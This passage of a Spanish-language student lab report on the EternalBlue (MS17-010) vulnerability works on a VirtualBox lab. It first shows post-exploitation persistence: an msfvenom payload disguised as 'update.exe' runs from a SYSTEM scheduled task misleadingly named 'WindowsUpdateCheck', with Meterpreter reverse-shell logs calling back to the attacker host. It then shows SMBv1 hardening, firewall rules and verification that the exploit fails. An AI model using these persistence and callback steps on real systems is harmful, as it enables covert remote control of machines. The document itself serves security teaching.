Figura 15. Generacion del payload: update.exe (206,336 bytes) con msfvenom para Windows x86

Paso 2: Transferencia y Configuracion de Tarea Programada

Se verifico la tarea programada existente, se movio el payload al directorio correcto, y se configuro una tarea que ejecuta update.exe al inicio del sistema.

```

schtasks /query /tn "WindowsUpdateCheck"
move C:\WindowsTempupdate.exe C:\Windows\Temp\update.exe
schtasks /create /tn "WindowsUpdateCheck" /tr "C:\Windows\Temp\update.exe" /sc
onstart /ru System /f

```

```

Session Acciones Editar Vista Ayuda
C:\Windows\system32>schtasks /query /tn "WindowsUpdateCheck"
schtasks /query /tn "WindowsUpdateCheck"

Folder: \
TaskName Next Run Time Status
-----
WindowsUpdateCheck N/A Ready

C:\Windows\system32>dir C:\Windows\Temp\update.exe
dir C:\Windows\Temp\update.exe
Volume in drive C has no label.
Volume Serial Number is 44E2-21EC

Directory of C:\Windows\Temp
File Not Found

C:\Windows\system32>dir C:\WindowsTempupdate.exe
dir C:\WindowsTempupdate.exe
Volume in drive C has no label.
Volume Serial Number is 44E2-21EC

Directory of C:\Windows\system32
06/25/2026 03:33 AM 206,336 WindowsTempupdate.exe
1 File(s) 206,336 bytes
0 Dir(s) 24,017,694,720 bytes free

C:\Windows\system32>shell
shell
'shell' is not recognized as an internal or external command,
operable program or batch file.

C:\Windows\system32>move C:\WindowsTempupdate.exe C:\Windows\Temp\update.exe
move C:\WindowsTempupdate.exe C:\Windows\Temp\update.exe
1 file(s) moved.

C:\Windows\system32>dir C:\Windows\Temp\update.exe
dir C:\Windows\Temp\update.exe
Volume in drive C has no label.
Volume Serial Number is 44E2-21EC

Directory of C:\Windows\Temp
06/25/2026 03:33 AM 206,336 update.exe
1 File(s) 206,336 bytes
0 Dir(s) 24,017,694,720 bytes free

```

Figura 16. Configuración de persistencia: tarea programada "WindowsUpdateCheck" creada exitosamente

Paso 3: Verificación de la Persistencia

Se ejecuto la tarea programada para verificar que abre una nueva sesion Meterpreter. Se comprobaron multiples sesiones activas simultaneas.

```
schtasks /run /tn "WindowsUpdateCheck"
```

Resultado: Al ejecutar la tarea, Metasploit recibio una nueva sesion Meterpreter (sesion 3, luego sesion 4), confirmando que la persistencia funciona correctamente. Al reiniciar la maquina, el sistema ejecuta automaticamente el payload y reconecta al atacante.

```
wolfman@kali: ~  
Session Acciones Editar Vista Ayuda  
C:\Windows\system32>schtasks /delete /tn "WindowsUpdateCheck" /f  
schtasks /delete /tn "WindowsUpdateCheck" /f  
SUCCESS: The scheduled task "WindowsUpdateCheck" was successfully deleted.  
C:\Windows\system32>schtasks /create /tn "WindowsUpdateCheck" /tr "C:\Windows\Temp\update.exe" /sc onstart /ru System /f  
schtasks /create /tn "WindowsUpdateCheck" /tr "C:\Windows\Temp\update.exe" /sc onstart /ru System /f  
SUCCESS: The scheduled task "WindowsUpdateCheck" has successfully been created.  
C:\Windows\system32>schtasks /query /tn "WindowsUpdateCheck"  
schtasks /query /tn "WindowsUpdateCheck"  
Folder: \  
TaskName Next Run Time Status  
WindowsUpdateCheck N/A Ready  
C:\Windows\system32>schtasks /query /tn "WindowsUpdateCheck"  
schtasks /query /tn "WindowsUpdateCheck"  
Folder: \  
TaskName Next Run Time Status  
WindowsUpdateCheck N/A Ready  
C:\Windows\system32>^C  
Terminate channel 7? [y/N] ^C[~] shell: Interrupted  
meterpreter > schtasks /run /tn "WindowsUpdateCheck"  
[~] Unknown command: schtasks. Run the help command for more details.  
meterpreter > shell  
Process 1160 created.  
Channel 8 created.  
Microsoft Windows [Version 6.1.7601]  
Copyright (c) 2009 Microsoft Corporation. All rights reserved.  
C:\Windows\system32>schtasks /run /tn "WindowsUpdateCheck"  
schtasks /run /tn "WindowsUpdateCheck"  
SUCCESS: Attempted to run the scheduled task "WindowsUpdateCheck".  
C:\Windows\system32>[*] Sending stage (199238 bytes) to 192.168.100.17  
[*] Meterpreter session 3 opened (192.168.100.18:4444 → 192.168.100.17:49160) at 2026-06-24 21:52:35 -0400  
^C  
Terminate channel 8? [y/N] y  
meterpreter > shell  
Process 1848 created.  
Channel 9 created.
```

Figura 17. Verificacion de persistencia: nueva sesion Meterpreter abierta al ejecutar la tarea programada

```
Session Acciones Editar Vista Ayuda
OPTIONS:
-h, --help          Show this message
-i, --interact <id> Interact with a provided session ID

meterpreter > background
[*] Backgrounding session 2 ...
msf exploit(multi/handler) > sessions -l

Active sessions

  Id  Name  Type  Information  Module  Connection
  --  --
  2    meterpreter x64/windows NT AUTHORITY\SYSTEM @ MICR 192.168.100.18:4444 → 192.168.100.17:49159 (192.168.100.17)
  3    meterpreter x86/windows NT AUTHORITY\SYSTEM @ MICR 192.168.100.18:4444 → 192.168.100.17:49160 (192.168.100.17)

msf exploit(multi/handler) > sessions -i 2
[*] Starting interaction with 2 ...

meterpreter >
[*] 192.168.100.17 - Meterpreter session 2 closed. Reason: Died
[*] 192.168.100.17 - Meterpreter session 3 closed. Reason: Died
msf exploit(multi/handler) > sessions -l

Active sessions

No active sessions.

msf exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.100.18:4444
[*] Sending stage (199238 bytes) to 192.168.100.17
[*] Meterpreter session 4 opened (192.168.100.18:4444 → 192.168.100.17:49157) at 2026-06-24 22:12:44 -0400

meterpreter >
meterpreter > background
[*] Backgrounding session 4 ...
msf exploit(multi/handler) > sessions -l

Active sessions

  Id  Name  Type  Information  Module  Connection
  --  --
  4    meterpreter x86/windows NT AUTHORITY\SYSTEM @ MICR 192.168.100.18:4444 → 192.168.100.17:49157 (192.168.100.17)

msf exploit(multi/handler) >
```

Figura 18. Múltiples sesiones activas: persistencia confirmada. Al reiniciar el equipo se abre automáticamente una nueva sesión

6. Fase 4 - Hardening: Mitigacion de la Vulnerabilidad

Para completar el ciclo de ciberseguridad, se aplicaron medidas de hardening directamente sobre la maquina victima para eliminar la vulnerabilidad MS17-010 y evitar futuras explotaciones.

6.1 Deshabilitacion del Protocolo SMBv1

La vulnerabilidad EternalBlue explota exclusivamente el protocolo SMBv1. Deshabilitar este protocolo es la medida mas efectiva para bloquear el ataque.

```
sc config lanmanworkstation depend= bowser/mrxsmb20/ntlm  
sc config mrxsmb10 start= disabled  
netstat -an | find "445"
```

Los cambios desactivan el driver mrxsmb10 (SMBv1). El puerto 445 seguira mostrando LISTENING hasta que se reinicie el sistema. Despues del reinicio, SMBv1 quedara completamente deshabilitado.

6.2 Desactivacion de Servicios Innecesarios

Se auditaron los servicios activos y se desactivaron los que representan vectores de ataque adicionales.

```
sc query  
sc config RemoteRegistry start= disabled  
sc config Telnet start= disabled  
sc config RemoteAccess start= disabled
```

Se listo el inventario completo de servicios del sistema y se desactivaron: RemoteRegistry (permite acceso remoto al registro), Telnet (protocolo inseguro) y RemoteAccess.



Figura 19. Hardening: deshabilitación de SMBv1 y auditoría de servicios activos del sistema

6.3 Configuración del Firewall de Windows

Se activo el firewall de Windows y se crearon reglas explicitas para bloquear el trafico SMB entrante y evitar que otros equipos puedan conectarse al puerto 445.

```
netsh advfirewall set allprofiles state on
netsh advfirewall firewall add rule name="Block SMB" dir=in action=block
protocol=TCP remoteport=445
netsh advfirewall firewall add rule name="Block RPC" dir=in action=block
protocol=TCP remoteport=135
shutdown /r /t 0
```

Se activo el firewall en todos los perfiles y se bloquearon explicitamente los puertos 445 (SMB) y 135 (RPC). Finalmente, se reinicio el sistema para aplicar todos los cambios.




Figura 20. Configuración del firewall: reglas de bloqueo SMB/RPC aplicadas y reinicio del sistema

7. Verificacion Final - Comprobacion del Hardening

Despues de aplicar todas las medidas de hardening y reiniciar el sistema, se volvio a ejecutar el exploit desde Kali Linux para comprobar que la maquina ya no es vulnerable.

7.1 Intento de Re-explotacion (Post-Hardening)

Se configuro el mismo exploit y se ejecuto nuevamente contra la maquina victima.

```
set RHOSTS 192.168.100.17
run
```

RESULTADO ESPERADO CONFIRMADO: El exploit FALLO. Metasploit reporto:

- Rex::ConnectionTimeout: The connection with (192.168.100.17:445) timed out
- The target is not vulnerable
- Exploit completed, but no session was created

NO se abrio ninguna sesion Meterpreter. La maquina ya no es vulnerable a EternalBlue.




Figura 21. Comprobacion de hardening: el exploit falla. "The target is not vulnerable" - Sin sesion creada

7.2 Confirmacion con Nmap (Post-Hardening)

Se ejecuto nuevamente el script de deteccion de vulnerabilidades de Nmap para confirmar que la vulnerabilidad ya no es detectable.

```
sudo nmap -p 445 --script smb-vuln-ms17-010 192.168.100.17
```

Al ejecutar el escaneo, Nmap ya no puede alcanzar el puerto 445 con exito. El firewall bloquea la conexon y el servicio SMBv1 esta deshabilitado. La maquina ya no reporta la vulnerabilidad MS17-010.

```
wolfman@kali: ~
Session Acciones Editar Vista Ayuda

wolfman@kali: ~ x wolfman@kali: ~ x

Stats: 0:00:19 elapsed; 255 hosts completed (6 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 65.00% done; ETC: 19:40 (0:00:08 remaining)
Stats: 0:00:20 elapsed; 255 hosts completed (6 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 70.00% done; ETC: 19:40 (0:00:06 remaining)
Nmap scan report for 192.168.100.18
Host is up.
All 100 scanned ports on 192.168.100.18 are in ignored states.
Not shown: 100 filtered tcp ports (no-response)
Nmap done: 256 IP addresses (6 hosts up) scanned in 26.23 seconds

(wolfman@kali)-[~]
$ sudo nmap -P 445 --script smb-vuln-ms17-010 192.168.100.17
Starting Nmap 7.99 ( https://nmap.org ) at 2026-06-24 19:41 -0400
Nmap scan report for 192.168.100.17
Host is up (0.00078s latency).
Not shown: 991 closed tcp ports (reset)
PORT      STATE SERVICE
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
49152/tcp  open  unknown
49153/tcp  open  unknown
49154/tcp  open  unknown
49155/tcp  open  unknown
49156/tcp  open  unknown
49157/tcp  open  unknown
MAC Address: 08:00:27:BD:D1:5F (Oracle VirtualBox virtual NIC)

Host script results:
| smb-vuln-ms17-010:
|   VULNERABLE:
|     Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|       State: VULNERABLE
|       IDs:  CVE:CVE-2017-0143
|       Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|         servers (ms17-010).
|   Disclosure date: 2017-03-14
|   References:
|     https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt
|     attacks/
|     https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|     https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
Nmap done: 2 IP addresses (1 host up) scanned in 5.21 seconds

(wolfman@kali)-[~]
$ sudo nmap -P 445 --script smb-vuln-ms17-010 192.168.100.17
[sudo] contraseña para wolfman:
Lo siento, pruebe otra vez.
[sudo] contraseña para wolfman:
Starting Nmap 7.99 ( https://nmap.org ) at 2026-06-24 22:52 -0400
Nmap scan report for 192.168.100.17
Host is up (0.0011s latency).
All 1000 scanned ports on 192.168.100.17 are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)
MAC Address: 08:00:27:BD:D1:5F (Oracle VirtualBox virtual NIC)
Nmap done: 2 IP addresses (1 host up) scanned in 27.15 seconds

(wolfman@kali)-[~]
$
```

Figura 22. Nmap post-hardening: el puerto 445 no responde y la maquina no es detectable como vulnerable

8. Conclusiones

Esta practica permitio vivenciar el ciclo completo de una prueba de penetracion real, desde el reconocimiento inicial hasta la mitigacion de la vulnerabilidad. Los principales aprendizajes obtenidos fueron:

1. La vulnerabilidad MS17-010 (EternalBlue) es critica y permite la ejecucion remota de codigo sin autentificacion, otorgando acceso total al sistema como NT AUTHORITY\SYSTEM.
2. Herramientas como Nmap y Metasploit son fundamentales en el arsenal de un profesional de ciberseguridad, permitiendo identificar y explotar vulnerabilidades de manera metodica.
3. La post-explotacion con Meterpreter demuestra el alcance real de un ataque: extraccion de credenciales (Mimikatz/hashdump), acceso a archivos confidenciales y establecimiento de persistencia.
4. Las medidas de hardening aplicadas (deshabilitar SMBv1, configurar firewall, desactivar servicios innecesarios) son altamente efectivas para mitigar este vector de ataque.
5. El concepto de "defensa en profundidad" queda evidenciado: una sola medida no es suficiente; la combinacion de deshabilitacion de protocolos, reglas de firewall y reduccion de superficie de ataque es la estrategia correcta.

La confirmacion final de que el exploit ya no funciona despues del hardening cierra el ciclo completo: Analisis -> Explotacion -> Hardening, que es la metodologia base del ethical hacking en entornos profesionales.

9. Referencias

- CVE-2017-0143 - Microsoft Security Bulletin MS17-010: <https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143>
- Microsoft MS17-010 Advisory: <https://docs.microsoft.com/en-us/security-updates/securitybulletins/2017/ms17-010>
- Metasploit Framework Documentation: <https://docs.metasploit.com/>
- Nmap NSE Scripts Reference: <https://nmap.org/nsedoc/scripts/smb-vuln-ms17-010.html>
- INFOTEP Virtual / ICYTEC - Modulo: Fundamentos de Ciberseguridad